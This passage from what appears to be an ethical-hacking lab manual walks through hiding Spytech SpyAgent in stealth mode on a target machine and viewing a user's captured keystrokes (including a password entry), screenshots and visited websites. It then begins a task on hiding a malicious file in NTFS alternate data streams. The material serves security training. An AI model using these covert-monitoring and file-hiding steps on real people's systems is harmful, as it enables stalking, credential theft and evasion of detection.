Configure Logging Options

Remote Log Viewing

Configure Remote Viewing

Advanced Options

Finer Control on SpyAgent

Content Filtering

Filter and Block Activity

ScreenSpy

Record Desktop Activity

SmartLogging

Activity Triggered Logging

Scheduling


Schedule Monitoring Times

Behavior Alerts

Real-time Activity Alerts


29. The **Enter Access Password** pop-up appears; enter the password you specified in **Step 19** and click **OK**.

Here, the password is **test@123**.



30. The **Stealth Notice** window appears; read the instructions carefully, and then click **OK**.

To bring SpyAgent out of stealth mode, press the **Ctrl+Shift+Alt+M** keys.



31. The **spytech SpyAgent** pop-up appears. Select the **Do not show this Help Tip again** and **Do not show Related Help Tips like this again** checkboxes and click **click to continue....**



32. Remove the **Spytech SpyAgent** folder from **Desktop**.

33. Close **Remote Desktop Connection** by clicking on the close icon (X).

If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

34. Now, click on [Windows Server 2016](#) to switch to the **Windows Server 2016** machine. Click [`Ctrl+Alt+Delete`](#), click **Other user** from the left-pane and log in with the credentials **Jason** and **qwerty**.

Here, we are running the target machine as a legitimate user.



Other user

Jason

.....|




Sign in to: CEH

How do I sign in to another domain?

35. Open the **Internet Explorer** web browser and browse any website.

In this lab, we are browsing the **Gmail** and **LinkedIn** websites.

36. Once you have performed some user activities, close all windows. Click the **Start** icon from the bottom left-hand corner of the **Desktop**, click the user icon, and click **Sign out**. You will be signed out from Jason's account.




37. Click on **Windows Server 2019** to switch back to the **Windows Server 2019** machine and follow **Steps 1 - 4** to launch **Remote Desktop Connection**.
38. Close the **Server Manager** window.

If a SpyAgent trial version pop-up appears, click **continue....**

39. To bring **Spytech SpyAgent** out of stealth mode, press they **Ctrl+Shift+Alt+M** keys.
40. The **Enter Access Password** pop-up appears; enter the password from **Step 19** and click **OK**.

Here, the password is **test@123**.



41. The **spytech SpyAgent** window appears; click **KEYBOARD & MOUSE**, and then click View **Keystrokes Log** from the resulting options.



Recycle Bin



Acrobat Reader DC



Firefox



Google Chrome



Wampserv...



Wireshark



SpyAgent



Click Here for Ordering Info

Program Options

Log Actions

Reports

Setup Wizard



General

Startup Settings



Screenshots

40 Screenshots Logged



Keyboard & Mouse

61 Keys Last Session



Select an Activity Log

View Keystrokes Log [6]

View Mouse Clicks Log [0]



Program Usage

Applications Logged



Events Timeline

774 Events Logged



Files & Documents

2646 File Events Logged



Computer Usage

2 Sessions Logged



Mic & Webcam

0 Captures Logged



E-Mail Activity

0 E-Mails Logged



Website Usage

14 Websites Logged



Internet Activities

1176 Connections Logged



Chat & Social

2 Activities Logged

View Most Popular Activities Summary

View Day & Hour Activity Graphs

Start Monitoring

Monitoring Stopped. Click "Start Monitoring" to Resume.

42. **SpyAgent** displays all the resultant keystrokes under the **Keystrokes Typed** section. You can click any of the captured keystrokes to view detailed information in the field below.

The screenshot here might differ from the image on your screen, depending upon the user activities you performed earlier.

Keystrokes Typed - 6 Entries

 Keyboard & Mouse

Keystrokes Typed
Mouse Clicks

 Windows Viewed Program Usage

Applications Ran
Application Usage

 Screenshots

All Screenshots
Email Activity
Social Networking
Website Activity

 Events Timeline Files & Documents

File Usage
Documents Opened
Documents Printed
File Downloads
File Uploads

 Computer Usage Mic & Webcam

Microphone Recordings
Webcam Captures

 Emails

Received
Sent

 Website Usage

Website Visits
Website Usage
Online Searches
Website Content

 Internet Activities


Internet Connections
Internet Traffic

 Clipboards SpyAgent Activity

Save Log



Save All



Clear



Format



Actions...

Select a Keystrokes Log Entry

Application	Window Title	Username	Time
explorer.exe	Progress	Jason	Fri 6/12/20 @ 7:18:26 AM
iexplore.exe	New tab - Internet Explorer	Jason	Fri 6/12/20 @ 7:22:08 AM
iexplore.exe	MSN Australia latest news, Hotmail login, Outlook, Skype a...	Jason	Fri 6/12/20 @ 7:26:16 AM
ShellExperienceHost....	Start	Jason	Fri 6/12/20 @ 7:30:00 AM
explorer.exe	Program Manager	Jason	Fri 6/12/20 @ 7:36:23 AM
*sysdiag.exe	no title ()	Jason	Fri 6/12/20 @ 7:36:25 AM

Note: Log entries preceded with a '*' indicate a password entry.

43. Click the **Screenshots** option from the left-hand pane to view the captured screenshot of the user activities. Similarly, in **Email Activity** under the **Screenshots** options, you can view the email account accessed by the user on the target system.

spytech
SpyAgent

Screenshot Viewer - 40 Captures



Keyboard & Mouse

Keystrokes Typed
Mouse Clicks

Windows Viewed

Program Usage

Applications Ran
Application Usage

Screenshots

All Screenshots
Email Activity
Social Networking
Website Activity

Events Timeline

Files & Documents

File Usage
Documents Opened
Documents Printed
File Downloads
File Uploads

Computer Usage

Mic & Webcam
Microphone Recordings
Webcam Captures

Emails

Received
Sent

Website Usage

Website Visits
Website Usage
Online Searches
Website Content

Internet Activities

Internet Connections
Internet Traffic

Clipboards

SpyAgent Activity

View Screen

Slideshow

Save All

Clear All

Actions...

Switch to List View



(window has no title)
Jason - Fri 6/12/20 ...



(window has no title)
Jason - Fri 6/12/20 ...



(window has no title)
Jason - Fri 6/12/20 ...



(window has no title)
Jason - Fri 6/12/20 ...



(window has no title)
Jason - Fri 6/12/20 ...



(window has no title)
Jason - Fri 6/12/20 ...



(window has no title)
Jason - Fri 6/12/20 ...



(window has no title)
Jason - Fri 6/12/20 ...



(window has no title)
Jason - Fri 6/12/20 ...



(window has no title)
Jason - Fri 6/12/20 ...



(window has no title)
Jason - Fri 6/12/20 ...



Program Manager
Jason - Fri 6/12/20 ...



(window has no title)
Jason - Fri 6/12/20 ...



(window has no title)
Jason - Fri 6/12/20 ...



(window has no title)
Jason - Fri 6/12/20 ...



(window has no title)
Jason - Fri 6/12/20 ...



(window has no title)
Jason - Fri 6/12/20 ...



(window has no title)
Jason - Fri 6/12/20 ...



New tab - Internet Explorer
Jason - Fri 6/12/20 @ 7 ...



gmail - Bing - Internet Explorer
Jason - Fri ...



Gmail - Internet Explorer
Jason - Fri 6/12/20 @...



Inbox (516) -
@gmail.co...



Gmail - Internet Explorer
Jason - Fri 6/12/20 @...



linkedin - Bing - Internet Explorer
Jason - Fri 6/...



linkedin - Bing - Internet Explorer
Jason - Fri 6/...

44. Navigate back to the **spytech SpyAgent** main window. Click **Website Usage**, and then click **View Websites Logged**.

The screenshot shows the spytech SpyAgent application interface. At the top, there's a navigation bar with links for Program Options, Log Actions, Reports, Setup Wizard, Help, and a lock icon with the text "Click Here for Ordering Information". Below the navigation bar is a grid of activity summary cards:

- Keyboard & Mouse**: 61 Keys Last Session
- Windows Viewed**: 15 Windows Logged
- Program Usage**: 96 Applications Logged
- Screenshots**: 40 Screenshots Logged
- Events Timeline**: 774 Events Logged
- Files & Documents**: 2646 File Events Logged
- Computer Usage**: 2 Sessions Logged
- Mic & Webcam**: 0 Captures Logged
- E-Mail Activity**: 0 E-Mails Logged
- Website Usage**: 14 Websites Logged

A red box highlights the **Website Usage** card. A context menu is open over this card, listing the following options:

- Select an Activity Log
- View Websites Logged** [14] (highlighted with a red box)
- View Website Usage Log** [7]
- View Online Searches Log** [5]
- View Website Content Logs** [5]

On the left side of the main window, there's a button labeled "View Most Popular Activities Summary". At the bottom left is a large "Start Monitoring" button. A status message at the bottom center says "Monitoring Stopped. Click \"Start Monitoring\" to Resume."

45. **SpyAgent** displays all the user-visited website results along with the start time, end time, and active time, as shown in the screenshot.

Keyboard & Mouse

Keystrokes Typed
Mouse Clicks

 Windows Viewed Program Usage

Applications Ran
Application Usage

 Screenshots

All Screenshots
Email Activity
Social Networking
Website Activity

 Events Timeline Files & Documents

File Usage
Documents Opened
Documents Printed
File Downloads
File Uploads

 Computer Usage Mic & Webcam

Microphone Recordings
Webcam Captures

 Emails

Received
Sent

 Website Usage

Website Visits
Website Usage
Online Searches
Website Content

 Internet Activities

Internet Connections
Internet Traffic

 Clipboards SpyAgent Activity Save Log Clear View Site Export Actions...

Select a Website Log Entry

Websites Visited

All Websites

www.linkedin.com
www.msn.com
mail.google.com
accounts.google.com
www.bing.com

Pages Visited for Selected Website

Page Visited	Username	Start Time	End Time	Active Time
https://www.bing.com/search?q=gmai&src=IE-...	Jason	Fri 6/12/20 @ 7:59:59 AM	Fri 6/12/20 @ 8:00:12 AM	00h:00m:12s
https://accounts.google.com/signin/v2/identifi...	Jason	Fri 6/12/20 @ 8:00:12 AM	Fri 6/12/20 @ 8:00:27 AM	00h:00m:15s
https://accounts.google.com/signin/v2/challen...	Jason	Fri 6/12/20 @ 8:00:28 AM	Fri 6/12/20 @ 8:00:42 AM	00h:00m:01s
https://mail.google.com/mail/u/0/#inbox	Jason	Fri 6/12/20 @ 8:01:02 AM	Fri 6/12/20 @ 8:01:04 AM	00h:00m:03s
https://accounts.google.com/ServiceLogin/sig...	Jason	Fri 6/12/20 @ 8:01:04 AM	Fri 6/12/20 @ 8:01:12 AM	00h:00m:09s
https://accounts.google.com/ServiceLogin/ide...	Jason	Fri 6/12/20 @ 8:01:13 AM	Fri 6/12/20 @ 8:01:13 AM	00h:00m:01s
http://www.msn.com/en-au/?ocid=iehp	Jason	Fri 6/12/20 @ 7:58:53 AM	Fri 6/12/20 @ 8:01:27 AM	00h:01m:09s
https://www.linkedin.com/login?fromSignIn=true	Jason	Fri 6/12/20 @ 8:02:10 AM	Fri 6/12/20 @ 8:02:25 AM	00h:00m:16s
https://www.bing.com/search?q=linkedn&src=I...	Jason	Fri 6/12/20 @ 8:01:27 AM	Fri 6/12/20 @ 8:02:38 AM	00h:00m:50s
https://www.bing.com/search?q=linkedin+sign...	Jason	Fri 6/12/20 @ 8:02:38 AM	Fri 6/12/20 @ 8:02:50 AM	00h:00m:10s

46. Similarly, you can select each tile and further explore the tool by clicking various options such as **Windows Viewed**, **Program Usage**, and **Events Timeline**, **Files & Documents**, **Computer Usage**.
 47. Once you have finished, close all open windows; close **Remote Desktop Connection**.
 48. This concludes the demonstration of how to perform user system monitoring and surveillance using Spytech SpyAgent.
 49. You can also use other spyware tools such as **ACTIVTrak** (<https://activtrak.com>), **Veriato Cerebral** (<https://www.veriato.com>), **NetVizor** (<https://www.netvizor.net>), and **SoftActivity Monitor** (<https://www.softactivity.com>) to perform system monitoring and surveillance on the target system.
 50. Close all open windows and document all the acquired information.
-

Task 3: Hide Files using NTFS Streams

A professional ethical hacker or pen tester must understand how to hide files using NTFS (NT file system or New Technology File System) streams. NTFS is a file system that stores any file with the help of two data streams, called NTFS data streams, along with file attributes. The first data stream stores the security descriptor for the file to be stored such as permissions; the second stores the data within a file. Alternate data streams are another type of named data stream that can be present within each file.

Here, we will use NTFS streams to hide a malicious file on the target system.

1. In the **Windows Server 2019** machine, ensure that the **C:** drive file system is in **NTFS** format. To do so, navigate to **This PC**, right-click **Local Disk (C:)**, and click **Properties**.

File Computer View Manage This PC

← → ↑ This PC >

Quick access

- Desktop
- Downloads
- Documents
- Pictures
- DVD Drive (D:) SSS_
- System32

This PC

Folders (7)

- 3D Objects
- Desktop
- Documents
- Download
- 3D Objects
- Desktop
- Documents
- Download
- Pictures
- Videos

Devices and drives (3)

- Floppy Disk Drive (A:)
- Local Disk (C:)
- DVD Drive (D:)

Network locations (1)

- CEH-Tools (\WINDOWS10) (Z:)

Local Disk (C:)

51.4 GB free of 79.4 GB

DVD Drive (D:)

SSS_X64FREV_EN-US_DV9

0 bytes free of 4.93 GB

Open

- Open in new window
- Pin to Quick access

Give access to >

- Configure Shadow Copies...
- Restore previous versions
- Pin to Start
- Add to archive...
- Add to "Archive.rar"
- Compress and email...
- Compress to "Archive.rar" and email

Format...

Copy

Paste

Create shortcut

Rename

Properties

2. The **Local Disk (C:) Properties** window appears; check for the **File system** format and click **OK**.

File Computer View Manage This PC

← → ⌂ ⌃ ⌄ This PC

Quick access

- Desktop
- Downloads
- Documents
- Pictures
- DVD Drive (D:) SSS...
- System32

This PC

- 3D Objects
- Desktop
- Documents
- Download

Folders (7)

- 3D Objects
- Desktop
- Documents
- Download
- Pictures
- Videos

Devices and drives (3)

- Floppy Disk Drive (A:)
- Local Disk (C:)
- CEH-Tools (\WINDOWS10) (Z:)

Network locations (1)

- CEH-Tools (\WINDOWS10) (Z:)

Local Disk (C:) Properties

Shadow Copies	Previous Versions	Qu...		
General	Tools	Hardware	Sharing	Se...
 []				
Type:	Local Disk			
File system:	NTFS			
Used space:	30,035,550,208 bytes	27.9 GB		
Free space:	55,286,026,240 bytes	51.4 GB		
Capacity:	85,321,576,448 bytes	79.4 GB		

Disk C: 

Compress this drive to save disk space

Allow files on this drive to have contents indexed in addition to file properties

OK Cancel

51.4 GB free of 79.4 GB

15.8 GB free of 19.9 GB

51.4 GB free of 79.4 GB

27.9 GB

55,286,026,240 bytes

85,321,576,448 bytes

79.4 GB

3. Now, go to the **C:** drive, create a **New Folder**, and name it **magic**.
4. Navigate to the location **C:\Windows\System32**, copy **calc.exe**, and paste it to the **C:\magic** location.

File Home Share View Application Tools Manage magic

← → ↑ ▾ This PC > Local Disk (C:) > magic

Name	Date modified	Type	Size
calc.exe	9/15/2018 12:12 AM	Application	27 KB

Quick access

- Desktop
- Downloads
- Documents
- Pictures
- DVD Drive (D:) SSS_
- System32

This PC

- 3D Objects
- Desktop
- Documents
- Downloads
- Music
- Pictures
- Videos

Local Disk (C:)

- DVD Drive (D:) SSS_
- CEH-Tools (\\\WIND)

Network

5. Click the **Type here to search** icon from the bottom of **Desktop** and type **cmd**. Click **Command Prompt** from the results.
6. The **Command Prompt** window appears, type **cd C:\magic**, and press **Enter** to navigate to the **magic** folder on the **C:** drive.

Administrator: Command Prompt

Microsoft Windows [Version 10.0.17763.1158]

(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic

C:\magic>

7. Now, type **notepad readme.txt** and press **Enter** to create a new file at the **C:\magic** location.

Administrator: Command Prompt

Microsoft Windows [Version 10.0.17763.1158]

(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic


C:\magic>notepad readme.txt

8. A **Notepad** pop-up appears; click **Yes** to create a **readme.txt** file.

C:\ Administrator: Command Prompt

Micr
(c) Untitled - Notepad
File Edit Format View Help

C:\U
C:\m
C:\m



<

Windows (CRLF)

Ln 1, Col 1

100%

9. The **readme.txt - Notepad** file appears; write some text in it (here, **HELLO WORLD!!**).

C:\ Administrator: Command Prompt

Micr
(c)  readme.txt - Notepad

File Edit Format View Help

C:\U HELLO WORLD!!|

C:\m

C:\m

